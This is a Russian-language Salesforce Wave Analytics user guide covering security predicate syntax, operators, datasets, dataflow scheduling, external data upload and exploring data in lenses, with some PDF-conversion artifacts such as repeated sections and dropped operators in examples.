
#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

- ""
- ""



3. Выполните выход и повторный вход от имени другого пользователя.

Как и ожидалось, данный пользователь может просматривать все возможности.



## Синтаксис выражения предиката

При определении выражения предиката рекомендуем использовать допустимый синтаксис.

Выражение предиката должно использовать указанный ниже синтаксис.

<столбец набора данных> <оператор> <значение>

Например, при необходимости определите следующее выражение предиката для набора данных:

```
'UserId' == "$User.Id"
```

При необходимости создайте более сложные выражения предиката. Например:

```
('Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"
```

Ниже перечислены требования для выражения предиката.

- Выражение чувствительно к регистру.
- Длина выражения не может превышать 1 000 символов.
- Выражение должно содержать как минимум один пробел между столбцом набора данных и оператором, между оператором и значением, а также вокруг логических операторов. Данное выражение является недопустимым: `'Revenue' > 100`. Оно должно содержать пробелы: `'Revenue' > 100`.

При применении недопустимого предиката к набору данных запрос набора данных инициирует отображение ошибки.

#### Столбцы набора данных в выражении предиката

Рекомендуем добавить как минимум один столбец набора данных в качестве выражения предиката.

#### Значения в выражении предиката

Значение в выражении предиката может быть строковым или числовым литералом. Также оно может быть значением поля из объекта User системы Salesforce.

#### Последовательности экранирования

Рекомендуем использовать символ обратной косой черты (\) для экранирования символов имен столбцов и строковых значений в выражении предиката.

#### Поддержка набора символов

Wave Analytics позволяет использовать символы UTF-8 в значениях и именах столбцов набора данных в выражении предиката. Символы, отличные от UTF-8, заменяются Wave Analytics на символы UTF-8 (☐). Если Wave Analytics заменяет символ, отличный от UTF-8, в выражении предиката, то пользователям могут отображаться непредвиденные результаты запросов.

#### Специальные символы

Некоторые символы имеют особое значение в Wave Analytics.

#### Операторы

Выражения предиката могут содержать операторы сравнения и логические операторы.


#### Выборочные выражения предиката

Чтобы определить алгоритм построения выражения предиката, воспользуйтесь выборками ниже.

### Столбцы набора данных в выражении предиката

Рекомендуем добавить как минимум один столбец набора данных в качестве выражения предиката.

Ниже перечислены требования для столбцов набора данных в выражении предиката.


- Имена столбцов чувствительны к регистру.
- Имена столбцов должны быть окружены одинарными кавычками ('). Например, 'Region' == "South".
  -  **Прим.:** Набор символов, окруженный двойными кавычками, обрабатывается как строка, а не имя столбца.
- Одинарные кавычки, окружающие имена столбцов, должны экранироваться. Например, 'Team\'s Name' == "West Region Accounts"

### Значения в выражении предиката

Значение в выражении предиката может быть строковым или числовым литералом. Также оно может быть значением поля из объекта User системы Salesforce.

Ниже перечислены требования для каждого типа значения.

| Тип значения      | Требования  | Примеры выражения предиката  |
|-------------------|---|--|
| строковый литерал | Использование двойных кавычек и их экранирование. | <ul style="list-style-type: none"> <li>'Owner' == "Amber"</li> </ul> |

| Тип значения     | Требования   | Примеры выражения предиката  |
|------------------|--|--|
|                  |  | <ul style="list-style-type: none"> <li>'Stage Name' == "Closed Won"</li> </ul>   |
| числовой литерал | Возможно использование типа данных float или long. Не рекомендуем использовать кавычки.  | <ul style="list-style-type: none"> <li>'Expected_Revenue' &gt;= 2000.00</li> <li>'NetLoss' &lt; -10000</li> </ul>              |
| значение поля    | <p>При обращении к полю объекта User воспользуйтесь следующим синтаксисом: \$User.[поле]. Назначьте полю API-имя.</p> <p>При необходимости укажите стандартные или настраиваемые поля.</p> <p>При определении предиката для набора данных убедитесь в наличии доступа для чтения ко всем полям объекта User, использованным для создания выражения предиката.</p> <p>Тем не менее, если пользователь запрашивает набор данных, использующий предикат на основе объекта User, то Wave Analytics использует полномочия доступа пользователя безопасности Insights для оценки выражения предиката на основе объекта User.</p> <p> <b>Прим.:</b> По умолчанию пользователю безопасности не предоставляется полномочие доступа для настраиваемых полей объекта User.</p> <p>Чтобы предоставить пользователю безопасности доступ для чтения, настройте параметры безопасности для нужного поля в профиле пользователя безопасности.</p> | <ul style="list-style-type: none"> <li>'Owner.Role' == "\$User.UserId"</li> <li>'GroupID' == "\$User.UserGroupId_c"</li> </ul> |

## Последовательности экранирования

Рекомендуем использовать символ обратной косой черты (\) для экранирования символов имен столбцов и строковых значений в выражении предиката.

Рекомендуем использовать последовательность (\) для экранирования одинарной кавычки в имени столбца. Например:

```
\Team\'s Name' == "West Region Accounts"
```

Ниже перечислены доступные последовательности экранирования для специальных символов строковых значений.

| Последовательность | Значение                         |
|--------------------|----------------------------------|
| \b                 | Один символ возврата             |
| \n                 | Новая строка                     |
| \r                 | Символ переноса                  |
| \t                 | Символ табуляции                 |
| \Z                 | CTRL + Z (ASCII 26)              |
| \"                 | Один символ двойной кавычки      |
| \\                 | Один символ обратной косой черты |
| \0                 | Один нулевой символ ASCII        |

## Поддержка набора символов

Wave Analytics позволяет использовать символы UTF-8 в значениях и именах столбцов набора данных в выражении


предиката. Символы, отличные от UTF-8, заменяются Wave Analytics на символы UTF-8 (☒). Если Wave Analytics заменяет символ, отличный от UTF-8, в выражении предиката, то пользователям могут отображаться непредвиденные результаты запросов.

## Специальные символы

Некоторые символы имеют особое значение в Wave Analytics.

| Символ | Имя               | Описание   |
|--------|-------------------|--|
| '      | Одинарная кавычка | Окружает имя столбца набора данных в выражении предиката.<br>Пример выражения предиката:<br>'Expected_Revenue' >= 2000.00                    |
| "      | Двойная кавычка   | Окружает строковое значение или значение поля в выражении предиката.<br>Пример выражения предиката:<br>'OpportunityOwner' == "Michael Vesti" |



| Символ | Имя          | Описание  |
|--------|--------------|---|
| ()     | Скобки       | <p>Определяет порядок оценки выражения предиката.</p> <p>Пример выражения предиката:</p> <pre>('Expected_Revenue' &gt; 4000    'Stage Name' == "Closed Won") &amp;&amp; 'isDeleted' != "False"</pre>  |
| \$     | Знак доллара | <p>Определяет объект Salesforce в выражении предиката.</p> <p> <b>Прим.:</b> В этом выражении можно использовать только объект User.</p> <p>Пример выражения предиката:</p> <pre>'Owner.Role' == "\$User.UserRoleId"</pre> |
| .      | Точка        | <p>Разделяет имя объекта и имя поля в выражении предиката.</p> <p>Пример выражения предиката:</p> <pre>'Owner' == "\$User.UserId"</pre>   |

## Операторы

Выражения предиката могут содержать операторы сравнения и логические операторы.

### Операторы сравнения

Операторы сравнения возвращают значение «Истина» или «Ложь».

### Логические операторы


Логические операторы возвращают значение «Истина» или «Ложь».

## Операторы сравнения

Операторы сравнения возвращают значение «Истина» или «Ложь».

Ниже перечислены поддерживаемые Wave Analytics операторы сравнения.

| Оператор | Имя   | Описание  |
|----------|-------|---|
| ==       | Равно | <p>Истина, если операнды равны. Сравнения строк, использующие оператор «равно», чувствительны к регистру.</p> <p>Примеры выражений предиката:</p> |

| Оператор | Имя                               | Описание  |
|----------|-----------------------------------|---|
|          |                                   | 'Stage Name' == "Closed Won"  |
| !=       | Не равно                          | Истина, если операнды не равны. Сравнения строк, использующие оператор «не равно», чувствительны к регистру.<br>Пример выражения предиката:<br>'isDeleted' != "False"   |
| <        | Меньше                            | Истина, если левый операнд меньше правого операнда.<br>Пример выражения предиката:<br>'Revenue' < 100   |
| <=       | Меньше или равно                  | Истина, если левый операнд меньше или равен правому операнду.   |
| >        | Больше                            | Истина, если левый операнд больше правого операнда.   |
| >=       | Больше или равно                  | Истина, если левый операнд больше или равен правому операнду.   |
| in       | Фильтр<br>многозначного<br>списка | Истина, если левый операнд существует в списке строк, замененных для многозначного раскрывающегося списка (значение поля).<br>Пример выражения предиката:<br>'Demog' in ["\$User.Demographic__c"]<br><br>В данном примере Demographic__c принадлежит типу multiPicklistField. В процессе оценки поле многозначного раскрывающегося списка заменяется списком строк, по одной строке на элемент, выбираемый пользователем.<br><br> <b>Прим.:</b> Списки, разделенные запятыми, не поддерживаются структурой в квадратных скобках. |

Операторы <, <=, > и >= могут применяться только к столбцам меры.

### Логические операторы

Логические операторы возвращают значение «Истина» или «Ложь».

Ниже перечислены поддерживаемые Wave Analytics логические операторы.

| Оператор | Имя                     | Описание   |
|----------|-------------------------|--|
| &&       | Логический оператор «И» | Истина при истинности обоих операндов.<br>Пример выражения предиката:<br>'Stage Name' == "Closed Won" &&<br>'isDeleted' != "False" |

| Оператор | Имя                       | Описание   |
|----------|---------------------------|--|
|          | Логический оператор «ИЛИ» | Истина при истинности одного из операндов.<br><br>Пример выражения предиката:<br>'Expected_Revenue' > 4000    'Stage Name' == "Closed Won" |

### Выборочные выражения предиката

Чтобы определить алгоритм построения выражения предиката, воспользуйтесь выборками ниже.

Выборки опираются на набор данных «Возможность», представленный ниже.

| Возможность | Expected_Rev | Ответственный | OwnerRoleID | Stage_Name  | IsDeleted |
|-------------|--------------|---------------|-------------|-------------|-----------|
| OppA        | 2000.00      | Bill          | 20          | Prospecting | True      |
| OppB        | 3000.00      | Joe           | 22          | Closed Won  | False     |
| OppC        | 1000.00      | 可爱的花          | 36          | Closed Won  | False     |
| OppD        | 5000.00      | O'Fallon      | 18          | Prospecting | True      |
| OppE        |              | Joe           | 22          | Closed Won  | True      |

Рассмотрим некоторые примеры, позволяющие понять алгоритм построения выражения предиката.

| Выражение предиката   | Сведения  |
|---|---|
| 'OwnerRoleID' == "\$User.UserRoleId"  | Проверка значений столбца в объекте User.                         |
| 'Expected_Rev' > 1000 && 'Expected_Rev' <= 3000                                   |   |
| 'Owner' = "Joe"    'Owner' = "Bill"   |   |
| ('Expected_Rev' > 4000    'Stage Name' == "Closed Won") && 'isDeleted' != "False" | Скобки определяют порядок операций.                               |
| 'Stage Name' == "Closed Won" && 'Expected_Rev' > 70000                            |   |
| 'Owner' == "可爱的花"   | Строка содержит символы Юникод.                                   |
| 'Owner' == "O\Fallon"   | Одинарная кавычка в строке требует наличия экранирующего символа. |
| 'Stage Name' == ""  | Проверка на наличие пустой строки.                                |

## Наборы данных

Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхжестком виде. Наборы данных могут быть созданы разными способами. При необходимости измените созданные наборы данных.



**Совет:** Чтобы гарантировать отсутствие превышения максимального количества (250 миллионов) строк во всех зарегистрированных наборах данных, удалите неиспользуемые наборы данных.

СМ. ТАКЖЕ:

[Создание набора данных посредством внешних данных](#)

[Редактирование набора данных](#)

[Удаление набора данных](#)

## Запуск, остановка и повторное планирование заданий потока данных

Задание потока данных выполняется по ежедневному расписанию. При необходимости измените время выполнения задания. При необходимости запустите задание на загрузку данных вручную до наступления времени запланированного выполнения. При необходимости остановите задание.



**Прим.:** Одновременно разрешается выполнять только один экземпляр потока данных.

- Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (⚙️) в Wave Analytics, а затем щелкните **«Отслеживание данных»**.  
Страница отслеживания данных содержит два представления: представление потока данных и представление заданий. По умолчанию отображается представление потока данных.
- Чтобы выполнить задачи для потока данных, щелкните список действий (1) для потока данных.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице отслеживания данных:

- «Изменение потоков данных Wave Analytics» или «Управление Wave Analytics»

Для запуска задания потока данных:


- Изменение потоков данных Wave Analytics

The screenshot shows the Salesforce Analytics Admin User interface. At the top, there's a header with 'Salesforce Analytics Admin User' and 'Analytics'. Below that, there's a 'Dataflow View' dropdown and a refresh button. The main content area shows a dataflow task named 'Default Salesforce Dataflow' with a status of 'Running'. A dropdown menu is open over the task, showing options: Download, Upload, Start, and Schedule. A red box with the number 1 highlights the dropdown arrow.

| Start Time             | Duration        | Status  | Message |
|------------------------|-----------------|---------|---------|
| Tue, Dec 16 2014 2...  | N/A             | Running |         |
| Tue, Dec 16 2014 19... | 36 seconds      | Success |         |
| Sun, Dec 14 2014 2...  | 0 hours, 5 m... | Success |         |

Список действий содержит следующие параметры: **«Загрузить»**, **«Выгрузить»**, **«Начать»** и **«Запланировать»**.

- Чтобы выполнить задание потока данных, щелкните **«Начать»** в списке действий.  
Задание потока данных добавляется в очередь заданий. При выполнении задания потока данных кнопка **«Начать»** отображается серым цветом.

- Чтобы остановить выполняемое задание потока данных, щелкните значок  напротив статуса нужного задания. Выбор параметра «Начать» для возобновления остановленного потока данных инициирует повторный запуск задания потока данных без возврата к точке остановки.
- Чтобы изменить время запланированного выполнения потока данных, щелкните «Запланировать» в списке действий.

## Отслеживание данных


Страница отслеживания данных содержит параметры для управления заданиями.

СМ. ТАКЖЕ:

- [Запуск потока данных](#)
- [Повторное планирование потока данных](#)
- [Отслеживание задания потока данных](#)
- [Отслеживание загрузки внешних данных](#)

## Внешние данные

Интеграция внешних данных в Wave Analytics обеспечивает их доступность для запросов, выполняемых из проводника и конструктора.



Интерфейс External Data API позволяет пользователям загружать файлы внешних данных в Wave Analytics. Интерфейс External Data API может загружать CSV-файлы, а пользователи могут задавать структуру данных путем определения метаданных в формате JSON.

Интерфейс External Data API поддерживается интерфейсом API 31.0 или более поздней версии.

Ниже перечислены основные этапы загрузки внешних данных посредством интерфейса API.

- Подготовьте данные в формате CSV и создайте файл метаданных для определения структуры данных.
- Выполните программное подключение к организации Salesforce.
- Настройте параметры загрузки путем вставки строки в объект InsightsExternalData и определения значений ввода (например, имя набора данных, формат данных и операция для выполнения над данными).
- Разделите данные на блоки размером не более 10 Мб и загрузите их в объекты InsightsExternalDataPart.
- Начните загрузку путем обновления поля «Действие» объекта InsightsExternalData.
- Проверьте объект InsightsExternalData на наличие обновленных статусов и подтвердите успешную загрузку файлов.

## Просмотр и визуализация данных

При фильтрации огромных объемов бизнес-данных пользователи могут не всегда знать, что они ищут. И понимают это только при обнаружении искомым данных. Salesforce Wave Analytics предоставляет пользователям возможность быстрого поиска по доступным данным, а также возможность создания необходимых визуальных элементов.

Просмотрите загруженные данные. Детализируйте данные посредством интерактивных визуализаций. Найдите непредусмотренные подробные сведения, которые могут оказаться полезными для бизнеса. Затем разрешите Wave Analytics создать привлекательные и информативные динамические диаграммы.

### Интерактивный просмотр и визуализация данных

Просмотр данных — это повторяющийся процесс. Как правило, данный процесс содержит следующие этапы: просмотр, изучение, уточнение, сохранение и предоставление общего доступа.

### Ориентирование в Wave Analytics

Чтобы открыть Wave Analytics, откройте меню приложений Force.com в верхнем колонтитуле системы Salesforce и выберите приложение **Wave Analytics**.

### Коллекции данных в Wave Analytics

Некоторые типы коллекций данных доступны на начальной странице. Наборы данных, представления Lens, панели мониторинга и приложения соответствуют уровням уточнения данных — от необработанных данных, загруженных из исходных систем, до рекомендованных пакетных представлений данных.

### Понятия просмотра данных

При изучении способов просмотра и визуализации данных рекомендуем просмотреть основные понятия (например, визуализация, мера и измерение).

### Просмотр данных

Определите непредусмотренные подробные сведения, которые могут встречаться пользователям при интерактивном просмотре и визуализации данных посредством инструментов проводника.

### Клонирование визуализации

Дополняйте визуализацию путем ее клонирования на новую вкладку, где можно будет продолжить работу при сохранении оригинальной версии на ее собственной вкладке.

### Сохранение визуализации

Сохраните визуализацию в виде представления Lens.

### Предоставление общего доступа к визуализации


Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter, получения ее уникального URL-адреса или загрузки ее снимка экрана. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию. Для предоставления общего доступа без доступа к активу используйте вариант снимка экрана.

### Экспорт визуализации в виде изображения

Экспорт позволяет сохранять текущую визуализацию в виде графического файла.

## Интерактивный просмотр и визуализация данных

Просмотр данных — это повторяющийся процесс. Как правило, данный процесс содержит следующие этапы: просмотр, изучение, уточнение, сохранение и предоставление общего доступа.




- Просмотр: просмотр набора данных.
- Изучение: определение границ и форм данных. При необходимости измените представление, примените увеличение или уменьшение и просмотрите результаты, отображаемые при использовании других параметров построения диаграмм.
- Уточнение: ограничение представления для отображения самых важных данных. Определите уровень детализации и категоризации, понятный коллегам. Выберите наиболее подходящую визуализацию диаграммы.
- Сохранение: сохранение внесенных изменений.
- Предоставление общего доступа: предоставление другим пользователям общего доступа к собственному представлению. При наличии более сложной презентации визуализация может использоваться для создания панели мониторинга.

## Ориентирование в Wave Analytics

Чтобы открыть Wave Analytics, откройте меню приложений Force.com в верхнем колонтитуле системы Salesforce и выберите приложение **Wave Analytics**.

1. Откройте Wave Analytics.



Начальная страница — это основная область для просмотра всех доступных данных.

## Коллекции данных в Wave Analytics

Некоторые типы коллекций данных доступны на начальной странице. Наборы данных, представления Lens, панели мониторинга и приложения соответствуют уровням уточнения данных — от необработанных данных, загруженных из исходных систем, до рекомендованных пакетных представлений данных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к Wave  
Analytics:

- «Использование Wave Analytics» сделайте следующее.

- *Набор данных* содержит набор исходных данных, отформатированных и оптимизированных для интерактивного просмотра.
- *Представление Lens* — это конкретное представление данных из набора данных. Данная область позволяет выполнять произвольный анализ и визуализацию.
- *Панель мониторинга* — это набор рекомендованных диаграмм, показателей и таблиц на основе данных из одного или нескольких представлений Lens.
- *Приложение* содержит панели мониторинга, представления Lens и наборы данных, комбинация которых позволяет предоставлять коллегам общий доступ к анализам данных. Приложения аналогичны папкам. Они позволяют пользователям систематизировать проекты данных — личные и общедоступные — и контролировать общий доступ.


## Понятия просмотра данных

При изучении способов просмотра и визуализации данных рекомендуем просмотреть основные понятия (например, визуализация, мера и измерение).

Как правило, под *визуализацией* понимается диаграмма или график (например, секторная диаграмма, круговая диаграмма, временная шкала или тепловая карта). Данные, отображаемые в виде таблицы (например, таблица сравнения или сводная таблица), также считаются визуализацией. Каждая визуализация содержит базовый запрос, соответствующий способу, который используется Wave Analytics для извлечения информации из исходных данных.

*Мера* — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена). Меры имеют имена (например, «Доход») и значения (например, «1 000 000 рублей»). Ниже перечислены рекомендации по просмотру визуализации диаграммы в Wave Analytics.

- Диаграмма отображает срез данных на основе количества или стоимости, либо отображает табличные данные.
- Мера — это, как правило, *агрегированное* значение, которое уже отображается после применения некоторых математических операций. Так, при первом просмотре набора данных, как правило, отображается простое агрегирование (например, количество строк). При просмотре и изменении или добавлении мер пользователи могут выполнять агрегирование по другому методу (сумма, среднее значение, максимальное значение и т. д.), однако способ агрегирования должен всегда определяться при выборе меры.
- Меры могут определяться по положению (крайние левые элементы в верхнем левом углу представления Lens) и тексту, указывающему на метод агрегирования (например, «Сумма: доход»).

 **Внимание:** При выполнении запроса агрегирующего меры (например, суммирование или группирование), и превышении итоговым значением максимального значения числового поля (36 028 797 018 963 967) значение переполняется, а Wave Analytics возвращает неправильный результат.

*Измерение* — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции. Подобно мерам, измерения также имеют имена (например, «Регион») и значения (например, «Северо-восток»). Время, как правило, считается измерением, а не мерой.



## Просмотр данных

Определите непредусмотренные подробные сведения, которые могут встречаться пользователям при интерактивном просмотре и визуализации данных посредством инструментов проводника.

### Просмотр данных в представлении Lens

Данные, просматриваемые в произвольном режиме, отображаются посредством *представления Lens*. Представление Lens имеет несколько аспектов: способ просмотра данных в наборе данных, область графического отображения данных и основа для создания любой панели мониторинга.

### Группирование данных по категориям

Группирование данных позволяет систематизировать данные для их отображения по категориям. Например, чтобы просмотреть характеры сезонных изменений в цикле продаж, сгруппируйте данные возможностей по месяцу закрытия сделок.

### Фильтрация данных

Фильтрация представления Lens обеспечивает лаконичность диаграммы и позволяет просматривать только данные, являющиеся наиболее важными для компании, проекта или группы руководителей. Например, визуализация может быть ограничена конкретными финансовыми годами.

### Изменение порядка сортировки

Выберите нужный порядок сортировки данных в визуализации диаграммы.

### Изменение типа диаграммы

Переключение между типами диаграмм позволяет определить наиболее оптимальные параметры визуализации.

### Изменение мер

Выбор меры определяет всю визуализацию и ограничивает область просмотра. Например, измените меру и метод агрегирования со значения «Количество: возможности» на значение «Сумма: стоимость». Затем добавьте вторую меру для параллельного просмотра двух визуализаций.

### Изменение шкалы диаграммы

Измените шкалу диаграммы (например, применение логарифмической шкалы). Доступные параметры определяются типом диаграммы.

### Создание вычисляемых столбцов посредством таблицы сравнения

Рекомендуем использовать таблицу сравнения для определения настраиваемых формул со столбцами данных. Пользователи могут одновременно просматривать меры и выполнять математические операции над столбцами и строками таблицы.

### Возврат к предыдущему представлению посредством журнала

Просмотр данных может завершаться разными результатами. Некоторые из них могут быть бесполезными. Проводник сохраняет полный журнал действий в представлении Lens. При нежелательном изменении представления Lens или при необходимости повторного просмотра данных анимаций рекомендуем использовать журнал для быстрого возврата к предыдущему состоянию визуализации.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»

### Применение групп и фильтров путем копирования и вставки посредством буфера обмена обозревателя

При просмотре набора данных пользователям могут потребоваться разные направления (например, применение разных группировок или просмотр разных точек зрения). Вместо применения сложных способов просмотра разных направлений пользователи могут открывать один набор данных на нескольких вкладках Wave Analytics. Затем пользователи могут применять инструменты копирования и вставки, поддерживаемые проводником, для репликации конкретных группировок и фильтров с одной вкладки на другую.

### Просмотр запроса под представлением Lens

Для сбора данных для визуализаций Wave Analytics использует язык запросов Salesforce Analytics (SAQL) в фоновом режиме под представлением Lens и панелями мониторинга. Откройте средство просмотра SAQL и просмотрите базовый запрос SAQL, который записывается во время его исследования или копирования для дальнейшего использования.

## Просмотр данных в представлении Lens

Данные, просматриваемые в произвольном режиме, отображаются посредством *представления Lens*. Представление Lens имеет несколько аспектов: способ просмотра данных в наборе данных, область графического отображения данных и основа для создания любой панели мониторинга.

1. Щелкните нужный набор данных или представление Lens на начальной странице. Представление Lens открывается на новой вкладке. Например, данное представление открывается в виде диаграммы, отображающей количество строк в наборе данных возможности.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»




## Группирование данных по категориям

Группирование данных позволяет систематизировать данные для их отображения по категориям. Например, чтобы просмотреть характеры сезонных изменений в цикле продаж, сгруппируйте данные возможностей по месяцу закрытия сделок.


1. Нажмите кнопку «Группа».



2. Введите первые буквы нужного измерения (например, «Дата закрытия») в поле поиска. Используемые измерения определяют категории, доступные для группирования.



3. Наведите указатель мыши на строку «Дата закрытия». Нажмите кнопку «Шкала», отображаемую справа.



4. Выберите значение «Месяц» в списке «Шкала дат календарного года».




Диаграмма становится многостолбцовой и отображает данные, сгруппированные по году и месяцу закрытия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

